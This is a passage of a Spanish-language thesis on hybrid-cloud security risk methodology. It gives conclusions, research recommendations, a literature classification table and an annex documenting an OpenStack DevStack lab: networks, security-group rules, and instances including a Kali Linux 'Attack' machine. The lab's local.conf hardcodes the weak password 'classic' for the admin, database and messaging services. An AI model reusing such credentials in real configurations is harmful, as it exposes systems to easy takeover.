ACTIVIDAD	Investigar el mercado de los profesionales de seguridad en la nube. Solicitar a cada área de tecnología la documentación de los procesos que están realizando en cuanto a seguridad se refiere. Documentar los procesos que no están documentados. Realizar reuniones semanales para revisar los avances de la documentación. Contratar un consultor para capacitar al personal actual en diferentes temas de seguridad de la información. Determinar qué políticas se deben ajustar, eliminar o modificar para fortalecer la seguridad y privacidad de la información.
TIEMPO	Dos meses para cumplir las tres estrategias.
FECHA LÍMITE	Antes de finalizar el año en curso, el plan de acción debe estar ejecutado.

Conclusiones generales de la metodología aplicada en la organización evaluada

Capacitar al personal de tecnología de la entidad en cuanto gestión de identidad de acceso es fundamental porque representa la primera línea de seguridad para evitar accesos no autorizados, además saber quién realiza cada acción permite tener un mayor control y registro de los sistemas informáticos.

La alta complejidad de la computación en la nube es un reto que debe enfrentar la entidad financiera para estar a la vanguardia de la tecnología en el sector financiero por la alta competencia y nuevos productos y servicios que van surgiendo.

La normatividad actual obliga a tener medidas de protección y privacidad de los datos confidenciales, dado que, no solo las sanciones repercuten en la imagen de la entidad sino también la reputación y el buen nombre.

Preservar la confianza de los clientes se logra cuando existe un sistema blindado y un respaldo de seguridad de la información, por lo que preservar la integridad, la eficiencia y la transparencia de la entidad permite una mayor credibilidad

4. Conclusiones y recomendaciones

4.1 Conclusiones

Los riesgos asociados a la computación en la nube híbrida están relacionados, principalmente, con la fuga de información y la privacidad de los datos. Como se señaló en la revisión bibliográfica realizada durante la primera fase, cada vez existen más amenazas internas que pueden aprovechar las vulnerabilidades no identificadas.

Aunque las diferentes técnicas de protección que se pueden implementar en soluciones de nube híbrida refuerzan la arquitectura de nube en general, los usuarios de la nube deben gestionar procedimientos para proteger, específicamente, la información. Los resultados de las pruebas en un entorno virtual experimental mostraron que cualquier política frágil de seguridad puede incurrir en una intrusión o violación de los sistemas informáticos, afectando, en gran medida, la confiabilidad, disponibilidad e integridad de la información si no existen lineamientos claros para afrontar un incidente de ciberseguridad.

Identificar los riesgos latentes de seguridad y privacidad de la información es fundamental para entender el alcance de peligro al que está sometida una organización. Asimismo, determinar la criticidad permite valorar qué tanto se tiene controlado o no los riesgos latentes, además permite generar la primera alerta para actuar con un plan de acción estructurado para controlar o trasferir los riesgos más críticos. Es así como se construyó una metodología de evaluación que consta de cuatro etapas detalladas para el estudio de los riesgos presentes en la nube híbrida.

Los casos de estudio representan una herramienta útil para analizar de cerca el impacto de un programa o metodología, y para comprender mejor qué funcionó y por qué. Por lo que, en este trabajo, se aplicó un caso de estudio para validar la metodología propuesta; como resultado se obtuvo evidencia de que instaurar unas buenas prácticas y procedimientos de seguridad, conllevan a implementar una infraestructura más segura donde reposan los datos sensibles de una organización. Además, se incrementa la confianza de las organizaciones cuando requieren evaluar la documentación garantizando la seguridad del sistema y los datos, puesto que, se pueden agregar riesgos nuevos o no identificados que no fueron tenidos en cuenta en previas auditorías o actualización de procedimientos.

La metodología de evaluación representa una herramienta analítica de gran utilidad en la identificación de riesgos asociados a la nube híbrida, dado que permite comprender el impacto que puede tener una organización cuando son materializados si no se tiene un plan de acción estructurado. Es importante resaltar que la metodología de evaluación propuesta es el punto de partida para establecer un marco de referencia de gestión para iniciar, controlar la implementación y la operación de la seguridad y privacidad de la información en la interoperabilidad de la nube híbrida de una organización. Asimismo, permite un enfoque en el alcance del Sistema de Gestión de Seguridad y Privacidad de la Información - SGSPI, por cada uno de los controles de la NTC-ISO 27001:2013, su cumplimiento o exclusión para el contexto organizacional.

4.2 Recomendaciones

El estudio de la metodología de seguridad de la información en la nube híbrida es un área de investigación relativamente nueva. Aunque existen algunos modelos y enfoques teóricos, todavía hay mucho por explorar en términos de la forma en que se puede mejorar y aplicar la metodología de seguridad de la información. A partir de este estudio, se recomiendan algunas líneas de investigación futuras que pueden ser útiles para el desarrollo de la metodología de seguridad de la información. En primer lugar, se recomienda abordar sobre cómo se puede mejorar la metodología actual, esto incluye el desarrollo de una hoja de ruta que permita a los líderes y expertos de TI integrar los procedimientos de seguridad de la información existentes con diferentes modelos exitosos que han desarrollado diferentes proveedores de la nube. Además, se recomienda explorar la forma en la que, no solo, se pueden evaluar los riesgos, sino también los servicios implementados. Esto traerá beneficios para los usuarios finales puesto que el costo-beneficio que representa permitiría mejorar el rendimiento con las recomendaciones plateadas durante el análisis de los servicios.

En segundo lugar, se recomienda investigar sobre la forma en que se puede aplicar la metodología de seguridad de la información en la nube a diferentes contextos. Esto es importante puesto que cada organización tiene requisitos y características únicas que deben ser considerados al implementar la metodología para asegurar así su eficacia. En tercer lugar, se recomienda investigar sobre la forma en que se puede evaluar el impacto de la metodología de seguridad de la información en la nube. Esto es importante puesto que permite a los investigadores y expertos comprender qué tan efectiva es la metodología en términos de su capacidad para mejorar la seguridad de la información, ayudando a identificar qué pasos de la metodología necesitan ser mejorados.

En resumen, se recomiendan estas 3 líneas de investigación futuras para el desarrollo de la metodología de seguridad de la información en la nube híbrida. Estas líneas de investigación son importantes puesto que permiten abordar algunos de los principales desafíos en el desarrollo de la metodología. Al abordar estos desafíos, se puede mejorar significativamente la eficacia de esta y, por lo tanto, mejorar la seguridad de la información.

5. Anexos

5.1 Anexo A: Clasificación de artículos

La información relacionada en la Tabla 52 se puede observar con las amenazas, vulnerabilidades y riesgos presentes en la computación en la nube híbrida. En esta clasificación se observa el año, título, tipo de publicación y se marcó con una «X» a qué categoría o categorías (amenazas, vulnerabilidades, riesgos) estaba relacionado el estudio para posteriormente organizar estos resultados en el cuadro característico general.

Tabla 52. Clasificación final de artículos seleccionados.

PUBLICACIONES				ESTUDIO RELACIONADO CON			REFERENCIA
ÍTEM	AÑO	TÍTULO	TIPO	AMENAZAS	VULNERABILIDADES	RIESGOS	
I	2020	Cloud Computing Security Challenges and Threats	Conference proceedings			X	[39]
II	2020	Cloud computing security issues challenges: A Review	Conference proceedings	X	X		[40]
III	2020	Cloud computing security taxonomy: From an atomistic to a holistic view	Book Section	X	X	X	[34]
IV	2020	Hybrid Clouds and Its Associated Risks	Report (Cloud Security Alliance (CSA))	X	X	X	[41]
V	2020	Hybrid Cloud Security: Challenges and Best Practices	Web Page		X		[42]
VI	2020	IDG Cloud Computing Survey	Report	X		X	[43]
VII	2020	Mitigating Hybrid Cloud Risks	Report (Cloud Security Alliance (CSA))	X	X	X	[44]
VIII	2020	Security and privacy protection in cloud computing: Discussions and challenges	Magazine Article	X	X	X	[45]
IX	2020	Secure hybrid cloud: What to do and why	Web Page		X		[46]
X	2020	2020 Trustwave Global Security Report	Report	X	X		[47]
XI	2019	Application Requirements to Drive Hybrid Cloud Growth	Report (Nutanix Inc.)		X	X	[48]
XII	2019	Cloud security complexity: Challenges in Managing Security in Hybrid and Multi-Cloud Environments	Report	X	X	X	[49]
XIII	2019	Data protection as a service in the multi-cloud environment	Conference proceedings	X	X	X	[50]

XIV	2019	SOC Reports for Cloud Security and Privacy	Report	X	X	X	[51]
XV	2019	Survey on threats and risks in the cloud computing environment	Conference proceedings	X			[52]
XVI	2018	A model for hybrid cloud integration: With a case study for it service management (ITSM)	Conference proceedings	X			[32]
XVII	2018	Cloud and Hybrid Environments : the State of Security	Report	X		X	[53]
XVIII	2018	Cloud Security Report	Report	X	X	X	[54]
XIX	2018	Distributed Hybrid Cloud Management Platform Based on Rule Engine	Conference proceedings			X	[26]
XX	2018	E2EE For Data Security For Hybrid Cloud Services A Novel Approach	Conference proceedings	X	X	X	[19]
XXI	2018	Hybrid Cloud A Solution to Cloud Interoperability	Conference proceedings	X	X		[30]
XXII	2018	Hybrid cloud - An inter cloud communication mechanism	Journal Article	X			[55]
XXIII	2018	Hybrid Cloud Computing QoS Glitches	Conference proceedings	X		X	[56]
XXIV	2018	Security Solution for Hybrid Cloud Information Management Using Fuzzy Deductive Systems	Conference proceedings	X		X	[33]
XXV	2018	Top Threats to Cloud Computing Security: The Egregious Eleven	Report	X	X	X	[57]
XXVI	2017	An Analysis of OpenStack Vulnerabilities	Conference proceedings	X		X	[58]
XXVII	2017	Approach for Cloud Recommendation and Integration to Construct User-Centric Hybrid Cloud	Conference proceedings	X		X	[59]
XXVIII	2017	Priority based task scheduling by mapping conflict-free resources and Optimized workload utilization in cloud computing	Journal Article		X		[60]
XXIX	2017	SaaS Cloud Security: Attacks and Proposedsolutions	Journal Article	X	X		[61]
XXX	2017	Security assurance assessment methodology for hybrid clouds	Book Section	X	X	X	[28]
XXXI	2017	The Top 12 Hybrid Cloud Security Threats	Web Page	X	X		[62]
XXXII	2016	A budget constrained scheduling algorithm for hybrid cloud computing systems under data privacy	Conference proceedings			X	[25]
XXXIII	2016	Analysis of cloud computing attacks and countermeasures	Conference proceedings	X	X	X	[63]
XXXIV	2016	A survey on cloud computing security: Issues, threats, and solutions	Magazine Article	X	X	X	[64]
XXXV	2016	Hybrid Cloud Economics	Book Section		X		[65]
XXXVI	2016	Standards for Hybrid Clouds	Book Section	X		X	[66]
XXXVII	2016	The Hybrid Cloud Security Professional	Journal Article	X	X	X	[67]

5.2 Anexo B: Instalación y configuración OpenStack

Se instaló el software de virtualización seleccionado *VirtualBox* soportado para sistemas operativos Windows de arquitectura x64, en el cual fue instalada la distribución de Linux Ubuntu 20.04 LTS, configurando las características de hardware según los recursos ya designados con anterioridad. En la Fig. 34 se observan las especificaciones de Ubuntu 20.04 LTS ya instalado con las actualizaciones de esta versión y los paquetes actualizables.




Fig. 34. Ubuntu 20.04 LTS.

DevStack - OpenStack

A continuación, se creó el usuario «stack» en Ubuntu 20.04 LTS necesario para continuar con la instalación (Fig. 35); se procedió a cambiar al nuevo usuario y mediante «git clone» se descargó el código fuente de DevStack desde el repositorio donde se verificó que la carpeta descargada (Fig. 36).

Fig. 35. Usuarios Ubuntu.

```
openstack@openstack:~$ sudo -u stack -i
[sudo] contraseña para openstack:
stack@openstack:~$ cd devstack/
stack@openstack:~/devstack$ ls
clean.sh          extras.d          FUTURE.rst   lib          openrc      run_tests.sh  tests
CONTRIBUTING.rst  files             gate         LICENSE      playbooks   samples       tools
data              functions         HACKING.rst  local.conf   README.rst  stackrc       tox.ini
doc               functions-common  inc          Makefile     roles       stack.sh      unstack.sh
```

Fig. 36. DevStack descargado.

El archivo «local.conf» incluido en la descarga de DevStack se modificó con las credenciales o contraseñas que se usaron en OpenStack después de la instalación completa, para esta configuración no se requirieron caracteres o longitudes mínimas por lo que para efectos del proyecto se usó una contraseña básica (Fig. 37).

```
  GNU nano 4.8                                local.conf
[[local|localrc]]

# Minimal Contents
# ----------------

# While ``stack.sh`` is happy to run without ``localrc``, devlife is better when
# there are a few minimal variables set:

# If the ``*_PASSWORD`` variables are not set here you will be prompted to enter
# values for them by ``stack.sh``and they will be added to ``local.conf``.
ADMIN_PASSWORD=classic
DATABASE_PASSWORD=classic
RABBIT_PASSWORD=classic
SERVICE_PASSWORD=$ADMIN_PASSWORD

# ``HOST_IP`` and ``HOST_IPV6`` should be set manually for best results if
# the NIC configuration of the host is unusual, i.e. ``eth1`` has the default
# route but ``eth0`` is the public interface.  They are auto-detected in
# ``stack.sh`` but often is indeterminate on later runs due to the IP moving
# from an Ethernet interface to a bridge on the host. Setting it here also
# makes it available for ``openrc`` to include when setting ``OS_AUTH_URL``.
# Neither is set by default.
#HOST_IP=w.x.y.z
#HOST_IPV6=2001:db8::7
```

Fig. 37. Configuración archivo local.conf.

Después de garantizar las configuraciones previas, una conexión estable a internet y las actualizaciones de Ubuntu 20.04 LTS, se procedió con la instalación final de OpenStack, la cual se realizó con el comando *./stack.sh* el cual instaló y configuró los paquetes necesarios para el correcto funcionamiento de OpenStack. La instalación dependió de la conexión a internet y de las características a nivel de hardware de Ubuntu 20.04 LTS, en este caso el proceso tardó alrededor de 40 min y en la Fig. 38 se puede observar una instalación correcta sin errores, con la URL de acceso y las credenciales.




Fig. 38. Inslación correcta OpenStack.

Configuración de OpenStack para entorno híbrido

Controlador OpenStack (Nova)

El acceso a OpenStack (entorno gráfico) se realiza desde el navegador mediante http://192.168.1.78/dashboard ingresando las credenciales para comenzar con la configuración del diseño planteado anteriormente (Fig. 39).




Fig. 39. Acceso OpenStack.

Vista general de dashboard (Horizon)

La vista general (Fig. 40) es un resumen de los recursos máximos que se pueden configurar en la plataforma OpenStack a nivel de diferentes recursos:

Computación

Instancias: Máximo 10.

VCPU: Máximo 20.

RAM: 50 GB.

Volumen

Volúmenes: Máximo 10.

Instancias de volumen: Máximo 10.

Almacenamiento de volumen: 1000 GB.

Red

IP's flotantes: Máximo 50.

Grupos de seguridad: Máximo 10.

Reglas del grupo de seguridad: Máximo 100.

Redes: Máximo 100.

Puertos: Máximo 500.

Routers: Máximo 10.




Fig. 40. Vista general OpenStack.

Creación de red (Neutron)

Se crearon cuatro subredes divididas entre la red pública (Nube pública), redes privadas (Nube privada) y red compartida que conformó la nube híbrida como se observa en la Tabla 53.

Tabla 53. Redes incluidas en el entorno virtual experimental.

NOMBRE	SUBRED	PÚBLICA	PRIVADA	COMPARTIDA
LAN1	10.1.0.0/24		X	
LAN2	10.2.0.0/24		X	
Public	172.24.4.0/24	X		
Shared	192.168.233.0/24			X

OpenStack proporciona en su dashboard el menú de «Red/Redes», el cual cuenta con un asistente de configuración para agregar cada red con sus respectivos parámetros, se incluyeron las redes descritas anteriormente, ver Fig. 41.




Fig. 41. Redes configuradas.

Pares de claves SSH (pública/privada)

Al estar en un entorno de recursos compartidos en el que varios usuarios pueden ingresar a los diferentes recursos de red y servicios configurados, es importante utilizar pares de claves SSH (pública/privada) para configurar de forma segura el acceso a las instancias de parte de los administradores, restringiendo a cualquier usuario no autorizado a ingresar a cualquier instancia y evitar un incidente de seguridad. En el submenú de OpenStack de la ruta «Computación/Pares de claves», se procedió a crear el par de claves, el sistema almacenó la clave pública y permitió descargar la clave privada, la cual se llamó *KeyPrivate*, ver Fig. 42.

Fig. 42. Pares de Claves (KeyPrivate).

Grupos de seguridad

Para un control de tráfico de red se configuran los grupos de seguridad, que consisten en un conjunto de reglas de iptables que actúan como Firewall para tráfico entrante y saliente. La configuración por defecto de OpenStack permite a la instancia todo el tráfico de salida, pero todo el tráfico de entrada está cerrado. En la sección «Red/Grupos de seguridad» se generaron nuevas reglas al grupo por default de OpenStack (Fig. 43) para permitir comunicación entre las instancias que se fueron agregando en el entorno híbrido, donde se estableció permisos a puertos comunes de comunicación con reglas específicas de entrada para el alcance del proyecto (Tabla 54), descritas en la metodología.

Tabla 54. Reglas para configurar.

PUERTO	PROTOCOLO	ORIGEN	DESTINO	DESCRIPCIÓN
Any	Any	10.1.0.0/24 10.2.0.0/24 172.24.4.0./24 192.168.233.0/24	0.0.0.0/0	Regla saliente
Any	ICMP	0.0.0.0/0	10.1.0.0/24 10.2.0.0/24 172.24.4.0./24 192.168.233.0/24	Regla entrante
80	TCP	10.1.0.0/24 10.2.0.0/24 172.24.4.0./24 192.168.233.0/24	10.1.0.0/24 10.2.0.0/24 172.24.4.0./24 192.168.233.0/24	Regla entrante HTTP
443	TCP	10.1.0.0/24 10.2.0.0/24 172.24.4.0./24 192.168.233.0/24	10.1.0.0/24 10.2.0.0/24 172.24.4.0./24 192.168.233.0/24	Regla entrante HTTPS
22	TCP	10.1.0.0/24 10.2.0.0/24 172.24.4.0./24 192.168.233.0/24	10.1.0.0/24 10.2.0.0/24 172.24.4.0./24 192.168.233.0/24	Regla entrante SSH

53	TCP	10.1.0.0/24 10.2.0.0/24 172.24.4.0./24 192.168.233.0/24	10.1.0.0/24 10.2.0.0/24 172.24.4.0./24 192.168.233.0/24	Regla entrante DNS

Fig. 43. Grupo de seguridad Default.

En la Fig. 44 se puede observar la configuración del grupo de seguridad en la interfaz gráfica de OpenStack.

Direction	Ether Type	IP Protocol	Port Range	Remote IP Prefix
Saliente	IPv4	Cualquier	Cualquier	0.0.0.0/0
Entrante	IPv4	TCP	22 (SSH)	10.1.0.0/24
Entrante	IPv4	TCP	22 (SSH)	172.24.4.0/24
Entrante	IPv4	TCP	22 (SSH)	10.2.0.0/24
Entrante	IPv4	TCP	22 (SSH)	192.168.233.0/24
Entrante	IPv4	ICMP	Cualquier	0.0.0.0/0
Entrante	IPv4	TCP	80 (HTTP)	192.168.233.0/24
Entrante	IPv4	TCP	80 (HTTP)	10.2.0.0/24
Entrante	IPv4	TCP	80 (HTTP)	10.1.0.0/24
Entrante	IPv4	TCP	80 (HTTP)	172.24.4.0/24
Entrante	IPv4	TCP	443 (HTTPS)	172.24.4.0/24
Entrante	IPv4	TCP	443 (HTTPS)	10.2.0.0/24
Entrante	IPv4	TCP	443 (HTTPS)	10.1.0.0/24
Entrante	IPv4	TCP	443 (HTTPS)	192.168.233.0/24
Entrante	IPv4	TCP	53 (DNS)	192.168.233.0/24
Entrante	IPv4	TCP	53 (DNS)	10.1.0.0/24
Entrante	IPv4	TCP	53 (DNS)	10.2.0.0/24
Entrante	IPv4	TCP	53 (DNS)	172.24.4.0/24

Fig. 44. Grupo de seguridad configurado.

Creación de Router

El esquema de red se conectó a un router, el cual interconectó la red pública a la red privada. Para la creación del router se eligió la opción «Red/Routers» desde el menú de OpenStack, y se procedió con la configuración de las interfaces asociadas a cada subred para la conexión de las redes creadas anteriormente. Las interfaces agregadas corresponden a la puerta de enlace de cada subred, las cuales se describen en la Tabla 55.

Tabla 55. Puertas de enlace requeridas.

INTERFACES ROUTER		
NOMBRE	**SUBRED**	**PUERTA DE ENLACE**
LAN1	10.1.0.0/24	10.1.0.1
LAN2	10.2.0.0/24	10.2.0.1
Public	172.24.4.0/24	172.24.4.10
Shared	192.168.233.0/24	192.168.233.1

El router creado se llamó *R1* y se garantizó la conexión de cada interfaz a la red correspondiente para tener conectividad total en el entorno de nube híbrida, la Fig. 45 detalla las interfaces configuradas.




Fig. 45. Interfaces de R1 configuradas.

Creación direcciones IP flotantes

Las direcciones IP flotantes en OpenStack se crearon para enrutar las instancias desplegadas hacia la red pública y poder acceder a ellas, en la opción «Red/IPs flotantes» que se encuentra en el menú

del dashboard, se procedió a crear varias IP flotantes dentro del segmento público 172.24.4.0/24. El último octeto de las IP flotantes fue generado aleatoriamente por la misma plataforma, ver Tabla 56.

Tabla 56. IP's flotantes creadas.

SEGMENTO DE RED	IP FLOTANTE
172.24.4.0/24	172.24.4.26
172.24.4.0/24	172.24.4.36
172.24.4.0/24	172.24.4.111
172.24.4.0/24	172.24.4.115
172.24.4.0/24	172.24.4.157
172.24.4.0/24	172.24.4.184

Imágenes para instalación de instancias (Glance)

Con los sistemas operativos definidos en la metodología se procedió a crear e instalar las instancias tanto para la nube pública como para la nube privada a partir de las imágenes (.iso y .qcow2) de cada sistema operativo, las cuales fueron cargadas al dashboard de OpenStack desde «Computación/Imágenes» como se observa en la Fig. 46.

Fig. 46. Imágenes OpenStack.

Las instancias se configuraron a partir de los parámetros definidos en la Tabla 57, en el dashboard de OpenStack se lanzó cada instancia desde el menú «Computación/instancias» y se procedió con la instalación teniendo en cuenta que los sabores[6] estuvieran acorde al tamaño de cada sistema, además se configuró la red de cada instancia en el router desplegado «R1» y se asoció una dirección IP

[6] En OpenStack, el *sabor* define la capacidad informática, de memoria y de almacenamiento de instancias informáticas de nova, o bien el hardware disponible para una instancia.

flotante (creadas anteriormente) a cada instancia desplegada; posteriormente se comprobó conectividad entre la nube híbrida correctamente.

Tabla 57. Parámetros de instancias.

INSTANCIAS						
S.O	**NOMBRE**	**DIRECCIÓN IP**	**DIRECCIÓN IP FLOTANTE**	**PAR DE CLAVE**	**RED**	**TIPO NUBE**
Lubuntu	Service1	10.1.0.46	172.24.4.36	KeyPrivate	LAN1	Privada
CirrOs	PC1	10.1.0.147	172.24.4.157	KeyPrivate	LAN1	Privada
Kali Linux	Attack	10.1.0.224	172.24.4.184	KeyPrivate	LAN1	Privada
CirrOs	PC2	10.2.0.102	172.24.4.26	KeyPrivate	LAN2	Privada
Ubuntu	PC2-1	10.2.0.251	172.24.4.111	KeyPrivate	LAN2	Privada
CirrOs	LocalServices	192.168.233.218	172.24.4.115	KeyPrivate	Shared	Compartida
Ubuntu	Nube	172.24.4.132	N/A	KeyPrivate	Public	Pública

La Fig. 47 detalla la configuración de las instancias desplegadas en OpenStack, así como el estado actual y la posibilidad de realizar acciones nuevas de configuración si así se requiere.

Instance Name	Image Name	IP Address	Flavor	Key Pair	Status	Availability Zone	Task	Power State	Age	Actions
LocalServices	-	192.168.233.218, 172.24.4.115	m1.nano	KeyPrivate	Activa	nova	Ninguno	Corriendo	1 minuto	Crear instantánea
Attack	Kali	10.1.0.224, 172.24.4.184	m1.small	KeyPrivate	Activa	nova	Ninguno	Corriendo	3 semanas, 2 días	Crear instantánea
PC2-1	-	10.2.0.251, 172.24.4.111	ds1G	KeyPrivate	Activa	nova	Ninguno	Corriendo	3 semanas, 2 días	Crear instantánea
Nube	-	172.24.4.132, 2001:db8::364	ds1G	KeyPrivate	Activa	nova	Ninguno	Corriendo	3 semanas, 2 días	Crear instantánea
Service1	-	10.1.0.46, 172.24.4.36	m1.small	KeyPrivate	Activa	nova	Ninguno	Corriendo	3 semanas, 3 días	Crear instantánea
PC2	cirros-0.5.2-x86_64-disk	10.2.0.102, 172.24.4.26	m1.nano	KeyPrivate	Activa	nova	Ninguno	Corriendo	3 semanas, 3 días	Crear instantánea
PC1	cirros-0.5.2-x86_64-disk	10.1.0.147, 172.24.4.157	m1.nano	KeyPrivate	Activa	nova	Ninguno	Corriendo	3 semanas, 3 días	Crear instantánea

Fig. 47. Instancias desplegadas en OpenStack.

Conectividad de entorno virtual

Para garantizar que todo el entorno virtual experimental tuviera conexión, se realizaron algunas pruebas a nivel de red, donde se comprobó a nivel de direcciones IP locales y direcciones IP flotantes la comunicación entre el entorno público y privado (Tabla 58). Desde los diferentes segmentos LAN se obtuvo comunicación satisfactoria lo que permitió empezar con las pruebas en diferentes escenarios.

Tabla 58. Pruebas de conectividad nube híbrida.

RED ORIGEN	IP ORIGEN	RED DESTINO	IP DESTINO	PROTOCOLO	EVIDENCIA
LAN1	10.1.0.46	LAN1	10.1.0.147 (172.24.4.157) 10.1.0.224 (172.24.4.184)	ICMP	Fig. 48
LAN1	10.1.0.46	LAN2	10.2.0.102 (172.24.4.26) 10.2.0.251 (172.24.4.111)	ICMP	Fig. 49
LAN1	10.1.0.46	Shared Public	192.168.233.218 (172.24.4.115) 172.24.4.132	ICMP	Fig. 50
LAN1	10.1.0.224	LAN1	10.1.0.46 (172.24.4.36) 10.1.0.147 (172.24.4.157)	ICMP	Fig. 51
LAN1	10.1.0.224	LAN2	10.2.0.102 (172.24.4.26) 10.2.0.251 (172.24.4.111)	ICMP	Fig. 52
LAN1	10.1.0.224	Shared Public	192.168.233.218 (172.24.4.115) 172.24.4.132	ICMP	Fig. 53
LAN2	10.2.0.102	LAN1	10.1.0.46 (172.24.4.36) 10.1.0.147 (172.24.4.157)	ICMP	Fig. 54
LAN2	10.2.0.102	LAN1 LAN2	10.1.0.224 (172.24.4.184) 10.2.0.251 (172.24.4.111)	ICMP	Fig. 55
LAN2	10.2.0.102	Shared Public	192.168.233.218 (172.24.4.115) 172.24.4.132	ICMP	Fig. 56
